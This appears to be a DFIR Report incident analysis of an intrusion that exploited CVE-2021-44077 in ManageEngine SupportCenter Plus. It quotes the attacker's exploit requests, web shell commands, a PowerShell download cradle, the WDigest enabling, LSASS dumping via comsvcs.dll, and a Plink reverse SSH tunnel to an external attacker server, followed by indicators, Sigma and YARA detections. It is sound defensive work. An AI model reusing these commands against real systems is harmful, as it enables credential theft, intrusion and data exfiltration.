CVE-2021-44077 Exfiltrate Data exploit Plink

Will the Real Msiexec Please Stand Up? Exploit Leads to Data Exfiltration

June 6, 2022

In this multi-day intrusion, we observed a threat actor gain initial access to an organization by exploiting a vulnerability in ManageEngine SupportCenter Plus. The threat actor, discovered files on the server and dumped credentials using a web shell, moved laterally to key servers using Plink and RDP and exfiltrated sensitive information using the web shell and RDP.

The FBI and CISA published an advisory noting that APT attackers were using CVE-2021-44077 to gain initial access to the networks of organizations of Critical Infrastructure Sectors such as healthcare, financial, electronics and IT consulting industries.

Case Summary

The intrusion began with the exploitation of an internet-facing instance of ManageEngine SupportCenter Plus via the CVE-2021-44077 vulnerability. The threat actor successfully exploited the RCE vulnerability in SupportCenter Plus, which allowed them to drop a web shell in an internet accessible directory. The exploit we witnessed looks very similar to a publicly available POC exploit on GitHub.

The threat actor then performed some generic enumeration of the system and enabled WDigest authentication on the server using the web shell. Enumeration on the system included querying network configuration, a list of domain joined computers, user and OS information, and current user sessions on the beachhead.

Periodically over several days, the threat actor returned and checked what users were logged into the beachhead server using the webshell. Finally, on the seventh day, the threat actors performed an LSASS dump on the system, which captured the credentials of an administrative user that had recently logged into the system. In this case, the threat actor had access to the user’s plaintext credentials as a result of WDigest authentication being previously enabled.

The following day the threat actor downloaded ekern.exe, which was a renamed version of Plink, and deployed a script to establish a reverse SSH connection to the RDP port of the beachhead server. An interactive RDP session was successfully established to the beachhead server by the threat actor where they began enumerating other computers on the network.

From the beachhead, lateral movement was conducted to three other servers via RDP, including a domain controller, a file server, and another server. Confidential files were exfiltrated from the network throughout this intrusion using a mixture of web shell access and hands-on keyboard access via RDP.

These files, were critical to the business and it’s partner. The documents were selectively chosen as if the attackers were looking for specific material. When it came time to exfiltrate certain files or folders, one folder of the utmost importance was exfiltrated while passing on other partner folders and files.

Besides the files and folders mentioned, internal machine certs were reviewed and later exfiltrated. The exfiltrated information has not been found in any public dumps or sales to date.

The threat actors were evicted from the network soon after stealing this information.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.


Timeline

Report Lead: @iiamaleks

Contributing Analysts: @svch0st & v3t0_

Initial Access


Initial access began with the exploitation of ManageEngine SupportCenter Plus via CVE-2021-44077, an unauthenticated remote code execution vulnerability. There are two main HTTP requests responsible for this exploit.



Source	Destination	Protocol	Length	Info
2.58.56.14	[redacted]	HTTP	144	POST /RestAPI/ImportTechnicians?step=1 HTTP/1.1 (application/x-msdos-program)
185.220.101.76		HTTP	593	GET /RestAPI/s247action?execute=s247AgentInstallationProcess&apikey=asdasd HTTP/1.1

The first request sent a POST containing the contents of a PE file which was written to:

```
C:\Program Files\ManageEngine\SupportCenterPlus\bin\msiexec.exe
```



```
POST /RestAPI/ImportTechnicians?step=1 HTTP/1.1
Cookie: showRefMsg=true; userNameForAutomaticSignin=admin; domainNameForAutomaticSignin=NULL; isADAuth=false; signInAutomatically=true;
SDPSESSIONID=75074B3E4CBCBE919AD392E20A0D5B69;
```

```
/RestAPI/ImportTechnicians?step=1
```

The second request, attempted to install Zoho’s Site24x7 performance monitoring tool but indirectly invoked the uploaded msiexec.exe file. More details regarding this are covered in the Execution section.

```
/RestAPI/s247action?execute=s247AgentInstallationProcess&apikey=asdasd
```

The exploitation attempts against the internet-facing server arrived from two Tor exit nodes. Each step of the exploit was observed originating from a different TOR exit node.

```
2.58.56.14
185.220.101.76
```

Execution

The second stage of the CVE-2021-44077 exploit involved initiating the installation of Zoho's Site24x7 performance monitoring tool. Support Center Plus will do this by invoking the installation via msiexec.exe by running:

```
msiexec.exe /i Site24x7WindowsAgent.msi EDITA1=asdasd /qn
```

The running path of Support Center Plus at the time this command runs is `C:\Program Files\ManageEngine\SupportCenterPlus\bin\` which means the `msiexec.exe` uploaded by the threat actor will be favored rather than the legitimate Microsoft utility.

Once the malicious `msiexec.exe` is executed an embedded Java payload will be decoded and written to:

```
C:\Program Files\ManageEngine\SupportCenterPlus\custom\login\fm2.jsp
```

The parameters passed to `msiexec.exe` are never used and the Site24x7 performance monitoring tool is never installed.

The web shell was written to:

```
C:\Program files\ManageEngine\SupportCenterPlus\Custom\Login\fm2.jsp
```

This location is web accessible which means the threat actors can interact with the web shell through a web browser from the internet. Here are a few commands run through the web shell.

```
https://server.example/custom/login/fm2.jsp?cmd=arp -a
https://server.example/custom/login/fm2.jsp?cmd=del c:\windows\temp\logctl.z
https://server.example/custom/login/fm2.jsp?cmd=systeminfo
https://server.example/custom/login/fm2.jsp?cmd=tasklist
https://server.example/custom/login/fm2.jsp?cmd=wmic computersystem get doma
```

The following diagram visually illustrates the CVE-2021-44077 exploitation and execution process.

Interesting information related to msiexec.exe

```
compiler timestamp of Thu Nov 14 12:00:07 2075
debugger timestamp of Wed Oct 03 09:01:59 2068
File version 1.0.0.0
PDB of c:\users\administrator\msiexec\msiexec\msiexec\obj\x86\debug\msiexec.
.NET(v4.0.30319)
```

The threat actors had previously uploaded a different file, named the same thing minutes before the web shell was created. After the execution of that file seemed to fail, the threat actors uploaded the msiexec.exe file from above which created the web shell seconds later.

The two msiexec files included the same web shell but had some differing characteristics. Here is some information on the first attempted msiexec file which failed.

```
compiler timestamp of Mon Oct 17 01:32:17 2067
debugger timestamp of Sat Apr 15 14:30:09 1995
File version 1.0.0.0
PDB of m:\work\shellll\msiexec\msiexec\obj\release\msiexec.pdb
.NET(v2.0.50727)
```

The main difference being the interesting PDB path m:\work\shellll\ and the differing .NET versions.

Application logs

We can see from the Catalina.txt log that when the threat actors run certain commands such as fxs.bat (RDP tunneling) the application thinks the process is hung (runs for 30+ seconds) and creates a warning message:

```
[REDACTED]|[REDACTED]|[org.apache.catalina.valves.StuckThreadDetectionValve]
```

In the Securitylog0.txt file, we can see the request made to the web shell and timestamp over and over but not much else.

```
[REDACTED]|[REDACTED]|[com.manageengine.servicedesk.filter.SdpSecurityFilter
```

These are all the Support Center Plus logs we could find relating to this intrusion, leaving a lot to be desired.

Persistence

The web shell dropped to the beachhead during the exploitation process was the only form of persistence observed during the intrusion.

There are multiple remote interaction capabilities in the Java web shell, including:

- Execution of commands
- View and download files
- Creation of new files

Privilege Escalation

Privilege escalation was not needed on the beachhead ManageEngine server as the exploit provided the execution of commands through the web shell SYSTEM level privileges. Later during the intrusion they dumped credentials for a user that had privilege's allowing lateral movement throughout the environment. More on the dumping method in the Credential Access section.

Defense Evasion

During the initial access, an attacker uploaded a binary named msiexec.exe onto the system. This binary isn't the legitimate Microsoft msiexec.exe, rather it is a dropper that contains an embedded encoded web shell. The naming of this executable has the benefit of blending into the environment and appearing legitimate, while also being critical to the exploitation of CVE-2021-44077.

During a later stage of the intrusion, an attacker dumped the LSASS process (see Credential Access section). After exfiltrating the LSASS dump, the attacker deleted the dump file to hide their traces.

Once the credentials were harvested from the LSASS dump, the threat actor returned to the environment and downloaded the binary named ekern.exe to tunnel RDP connections over SSH. Ekern.exe is the plink.exe tool renamed in order to stay under the radar. Furthermore, the name ekern.exe is similar to the name of a known component of ESET named ekrn.exe.

On the beachhead system, the threat actor queried the registry checking to see if WDigest was enabled:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCred
```

WDigest allows for credential caching in LSASS which will result in a users plaintext password being stored in memory. The intended purpose of WDigest credential caching is to facilitate clear text authentication with HTTP and SASL, however, this can be misused by the threat actor to retrieve the plaintext credentials of a user.

Here’s the command executed from the web shell:

```
powershell.exe reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
```

This registry value was not present on the system, which informed the attacker that WDigest was disabled on the beachhead.

Twenty-two seconds later, the threat actor enabled WDigest using the following command, via the web shell:

```
powershell.exe  Set-ItemProperty -Force -Path  'HKLM:\SYSTEM\CurrentControlSet\Contro
```

Credential Access

After enabling WDigest, the attacker checked back numerous times over multiple days to see who was signed in. During this period, a privileged user logged onto the system for maintenance work and after which, the threat actor dumped LSASS using comsvcs.dll. The threat actor listed the running processes via the tasklist command and used the PID of LSASS from the output to pass to the credential dumping command.

```
"C:\windows\System32\rundll32.exe" C:\windows\System32\comsvcs.dll MiniDump
```

The LSASS dump was then exfiltrated out of the environment for offline analysis and rest of the actions were conducted from the account whose password was extracted from the LSASS dump.

Discovery

The threat actor used the web shell `fm2.jsp` to conduct their initial discovery on the host. Below are the GET requests sent to the web shell with the discovery commands passed to the `cmd` parameter, which runs as PowerShell.

```
powershell.exe reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProvi
powershell.exe query session
powershell.exe systeminfo
powershell.exe quser
powershell.exe arp -a
powershell.exe wmic computersystem get domain
powershell.exe netstat -an
powershell.exe ipconfig /all
```

They also used the web shell to review directories, here’s a few examples

```
/custom/login/fm2.jsp?p=C:/Windows/Temp&action=get
/custom/login/fm2.jsp?p=C:/Windows&action=get
/custom/login/fm2.jsp?p=C:/&action=get
/custom/login/fm2.jsp?p=C:/ALLibraries&action=get
/custom/login/fm2.jsp?p=C:/Users&action=get
```

```
C:/Windows/Temp
C:/Windows
C:/
C:/ALLibraries
C:/Users
```

Lateral Movement

The threat actor used the web shell to download `file.exe` onto the beachhead and save it as `ekern.exe` using a PowerShell download cradle.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('hXXp://23.81.
```

The file `ekern.exe` was a renamed copy of `Plink.exe`, a command-line SSH client.

Plink was used in conjunction with a batch script named `FXS.bat` to establish an SSH connection with the threat actor's server.

Let’s break down what this command means:

Option	Meaning
echo y |	Providing “y” as standard input to the executable. To confirm when plink asks if they would like the public key added to known hosts.
c:\Windows\temp\ekern.exe	Plink executable
-ssh	Force the use of SSH (Plink can support other protocols)
-P 443	Define a specific target port for SSH connection
-l admin1	Connect with the specified username
-pw Asde345@#$345sdfDFVCDF	Password to authenticate with
-R 23.81.246.84:49800:127.0.0.1:3389	Listen on 23.81.246.84:49800 and forward it to 127.0.0.1:3389. This effectively proxies the request to the host running the command
23.81.246.84	Target server to SSH

The actor defined a custom target port to Plink (`-P 443`) instead of the default SSH port of `22`.

The actor used the technique of port forwarding to listen on the remote port, 23.81.246[.]84:49800, and forward the requests to 127.0.0.1:3389. This resulted in the actor being able to RDP to the beachhead server via the SSH tunnel.

The script `FXS.bat` was re-used multiple times to establish connections to various hosts.

The actor then replaced the loopback address with various internal hosts. The ManageEngine server acted as a proxy that forwarded the RDP traffic between the target host and the threat actor's server:

```
echo y|C:\windows\temp\ekern.exe -ssh -P 443 -l admin1 -pw Asde345@#$345sdfD
```

Command and Control

All command and control traffic we observed was through the SSH tunnel to `23.81.246.84`. That IP address was exposing an SSH server on port `443` which was what the beachhead made connections with.

The headers of `23.81.246.84:433` reported the threat actor was using a Bitvise SSH Server:

```
SSH-2.0-8.49 FlowSsh: Bitvise SSH Server (WinSSHD) 8.49: free only for perso
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDiz99PA7RuWA1mO7OHiG83q0yqpMF2U/b2iDZNfrL
mb+H/RexV2sgYwWaKNDTKtm6+YMlAgwOpr8dW4+22pknXagsBs1ln/uza+a0QUZjhTi1/jGyaiLL
0AV0WPr7u7mAeCx4U9s0n2WTyXmGZAgZHJBQl+wsRWJgbSxSKAr4cV6knFNuK0oXxp1NzJXzMQeD
O2sUqQ8+uymA4TMNLGyX6T5EHQiP2vVhio7NlPsnqJb7ilYsrPWPWIV/rB5ALii+G598moQbJcLL
BanDFjWDQ+7z3fNHN0YH7wIozkdgsQKqBVv37HQcCYfySc82HYq+vD7yA54nS/UChZBHTTPXDupf
JJScG9vJKklKNb5a49uzDVhsB9yT/Ihrvlex52z1gXenrt97WnaGILsl0ljuVbtBQmELZK126hPJ
IysJ+YuBfqDYokvELi7aZKRR6wjYFeGpcB0FErekuUaalUSvuX14xHxtm2vuKVARwdogMBvKDLL7
```

```
B5gxckIsNuk=
Fingerprint: 68:22:ef:82:8b:57:e4:62:37:86:61:bc:98:fc:53:35
```

Exfiltration

After getting a foothold on the beachhead machine, an attacker first downloaded the postgres DB backup of the ManageEngine SupportCenter Plus application using the web shell.

Seven days after initial access, an attacker exfiltrated a certificate from the server, a Visio file, and an excel sheet for the accounts via web shell:

Server certificate downloaded via web shell:

Visio file downloaded via web shell:

Excel file downloaded via web shell:

An attacker was also seen exfiltrating confidential documents during a RDP session and triggering canary tokens from 192.221.154.141 and 8.0.26.137 upon opening the documents.

Impact

The threat actors were evicted from the network soon after stealing confidential information.

Indicators

Atomic

```
SSH Reverse Proxy
23.81.246.84

Webshell Query IP
5.239.37.78
5.114.3.200
5.113.111.4
35.196.132.85

ManageEngine Exploit Origin
2.58.56.14
```

```
185.220.101.76

Canary Document Alert IP
8.0.26.137
192.221.154.141 (updated 6/6 15:55 UTC, was missing the 41 at the end)
```

Computed

```
fm2.jsp
05cee9b71bdd99c22dde19957a6169e7
a188d7283c2b4744c4e91f18c59588c8471a2a86
8703f52c56b3164ae0becfc5a81bfda600db9aa6d0f048767a9684671ad5899b
FXS.bat
03cbb2227284c4842906d3576372e604
8aeb24b51b339446cac2cb0a4c93ad98f709cf53
6e5289df8be0403eda9f63f14c3b3c753a11e924e00484958166d03fcf922510
ekern.exe
848f7edb825813aee4c09c7f2ec71d27
4709827c7a95012ab970bf651ed5183083366c79
828e81aa16b2851561fff6d3127663ea2d1d68571f06cbd732fdf5672086924d
msiexec.exe
0be5d9235059cb4f8b16fe798e822444
d18c88294c776815a5b1be0bd4508c9442b3877a
4d8f797790019315b9fac5b72cbf693bceeeffc86dc6d97e9547c309d8cd9baf
msiexec.exe (failed)
9872E0A47E2F44BF6E22E976F061DAC0
916952C5407233EEC5C0176C0E04F88AF9E63978
C7862701AD23B631EF854570C67FC33331F6853DCA65D4C3E825E2C3BB9B16EE
```

Behavioral

```
See custom Sigma rules below for additional behaviors turned into rules.

The threat actor would exploit ManageEngine via CVE-2021-44077 from a Tor Ex

A batch script is used to facilitate rdp tunneling including the use of Plin
Canary alerts for documents exfiltrated from the network were observed being
```

Detections

Network

```
ET TOR Known Tor Exit Node Traffic group 48
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 48
ET EXPLOIT [CISA AA21-336A] Zoho ManageEngine ServiceDesk Possible Exploitat
ET INFO Generic HTTP EXE Upload Inbound
ET INFO Executable Download from dotted-quad Host
```

Sigma

Custom Sigma rules

Webshell Usage with ManageEngine SupportCenter Plus

SSH over port 443 with known Server and Client Strings

Registry Query for WDigest

Enable WDigest using PowerShell

Enable WDigest using PowerShell (ps_module)

SigmaHQ rules

PowerShell Download from URL:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win

_powershell_download.yml

PowerShell DownloadFile:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_ps_downloadfile.yml

Process Dump via Comsvcs DLL:
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_process_dump_rundll32_comsvcs.yml

Process Dump via Rundll32 and Comsvcs.dll:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_process_dump_rundll32_comsvcs.yml

Suspicious MsiExec Directory:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_msiexec_cwd.yml

Wdigest Enable UseLogonCredential:
https://github.com/SigmaHQ/sigma/blob/b4cb047ae720b37b11f8506de7965dc29d5920be/rules/windows/registry/registry_set/registry_set_wdigest_enable_uselogoncredential.yml

Usage Of Web Request Commands And Cmdlets – PowerShell:
https://github.com/SigmaHQ/sigma/blob/5542c8c9d98feff21c0083000df20e5fe9664a63/rules/windows/powershell/powershell_script/posh_ps_web_request_cmd_and_cmdlets.yml

Windows Webshell Creation:
https://github.com/SigmaHQ/sigma/blob/fac67328275e58413f299ed4f69219ff40803d70/rules/windows/file/file_event/file_event_win_webshell_creation_detect.yml

Shells Spawned by Web Servers:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_webshell_spawn.yml

Suspicious Plink Remote Forwarding:
https://github.com/SigmaHQ/sigma/blob/329e0f33d041217926b98e6fe446b6e1a817d8d3/rules/windows/process_creation/proc_creation_win_susp_plink_port_forward.yml

Webshell Detection With Command Line Keywords:
https://github.com/SigmaHQ/sigma/blob/329074d935ac81dd91cafdce5e5a43c95cca068d/rules/windows/process_creation/proc_creation_win_webshell_detection.yml

Yara

```
/*


   YARA Rule Set
   Author: The DFIR Report
   Date: 2022-06-06
   Identifier: Case 12993
   Reference: https://thedfirreport.com/2022/06/06/will-the-real-msiexec-ple


*/



/* Rule Set ----------------------------------------------------------------



rule case_12993_cve_2021_44077_msiexec {
   meta:
      description = "Files - file msiexec.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com/2022/06/06/will-the-real-msiexe
      date = "2022-06-06"
      hash1 = "4d8f797790019315b9fac5b72cbf693bceeeffc86dc6d97e9547c309d8cd9
   strings:
      $x1 = "C:\\Users\\Administrator\\msiexec\\msiexec\\msiexec\\obj\\x86\\
      $x2 = "M:\\work\\Shellll\\msiexec\\msiexec\\obj\\Release\\msiexec.pdb"
      $s2 = "..\\custom\\login\\fm2.jsp" fullword wide
      $s3 = "Qk1QDQo8JUBwYWdlIGltcG9ydD0iamF2YS51dGlsLnppcC5aaXBFbnRyeSIlPg0
      $s4 = "Program" fullword ascii /* Goodware String - occured 194 times
      $s5 = "Encoding" fullword ascii /* Goodware String - occured 809 times
      $s6 = "base64EncodedData" fullword ascii /* Goodware String - occured
      $s7 = "System.Runtime.CompilerServices" fullword ascii /* Goodware Str
      $s8 = "System.Reflection" fullword ascii /* Goodware String - occured
      $s9 = "System" fullword ascii /* Goodware String - occured 2567 times
      $s10 = "Base64Decode" fullword ascii /* Goodware String - occured 3 ti
      $s11 = "$77b5d0d3-047f-4017-a788-503ab92444a7" fullword ascii
      $s12 = "  2021" fullword wide
      $s13 = "RSDSv_" fullword ascii
      $s14 = "503ab92444a7" ascii
      $s15 = "q.#z.+" fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 90KB and
      1 of ($x*) and 4 of them

}

rule case_12993_cve_2021_44077_webshell {
   meta:
      description = "Files - file fm2.jsp"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com/2022/06/06/will-the-real-msiexe
      date = "2022-06-06"
      hash1 = "8703f52c56b3164ae0becfc5a81bfda600db9aa6d0f048767a9684671ad58
   strings:
      $s1 = "    Process powerShellProcess = Runtime.getRuntime().exec(comma
      $s2 = "out.write((\"User:\\t\"+exec(\"whoami\")).getBytes());" fullwor
      $s3 = "return new String(inutStreamToOutputStream(Runtime.getRuntime()
      $s4 = "out.println(\"<pre>\"+exec(request.getParameter(\"cmd\"))+\"</p
      $s5 = "out.println(\"<tr \"+((i%2!=0)?\"bgcolor=\\\"#eeeeee\\\"\":\"\"
      $s6 = "out.println(\"<h1>Command execution:</h1>\");" fullword ascii
      $s7 = "    String command = \"powershell.exe \" + request.getParameter
      $s8 = "shell(request.getParameter(\"host\"), Integer.parseInt(request.
      $s9 = "out.write(exec(new String(b,0,a,\"UTF-8\").trim()).getBytes(\"U
      $s10 = "static void shell(String host,int port) throws UnknownHostExce
      $s11 = "            powerShellProcess.getErrorStream()));" fullword as
      $s12 = "encoding = isNotEmpty(getSystemEncoding())?getSystemEncoding()
      $s13 = "    // Executing the command" fullword ascii
      $s14 = ".getName()+\"\\\"><tt>download</tt></a></td><td align=\\\"righ
      $s15 = "String out = exec(cmd);" fullword ascii
      $s16 = "static String exec(String cmd) {" fullword ascii
      $s17 = "            powerShellProcess.getInputStream()));" fullword as
      $s18 = "response.setHeader(\"Content-Disposition\", \"attachment; file
      $s19 = "out.println(\"<pre>\"+auto(request.getParameter(\"url\"),reque
      $s20 = "    powerShellProcess.getOutputStream().close();" fullword asc
   condition:
      uint16(0) == 0x4d42 and filesize < 30KB and
      8 of them
}
```

MITRE

- T1190 – Exploit Public-Facing Application
- T1572 – Protocol Tunneling
- T1012 – Query Registry
- T1003 – OS Credential Dumping
- T1087 – Account Discovery
- T1057 – Process Discovery
- T1021.001 – Remote Services: Remote Desktop Protocol
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1047 – Windows Management Instrumentation
- T1070.004: File Deletion
- T1078.002 – Domain Account
- T1112 – Modify Registry
- T1036 – Masquerading
- T1505.003 – Server Software Component: Web Shell

Internal case #12993

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

« SEO POISONING – A GOOTLOADER STORY

SANS RANSOMWARE SUMMIT 2022, CAN YOU DETECT THIS? »

Search … Search

Type your email… Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching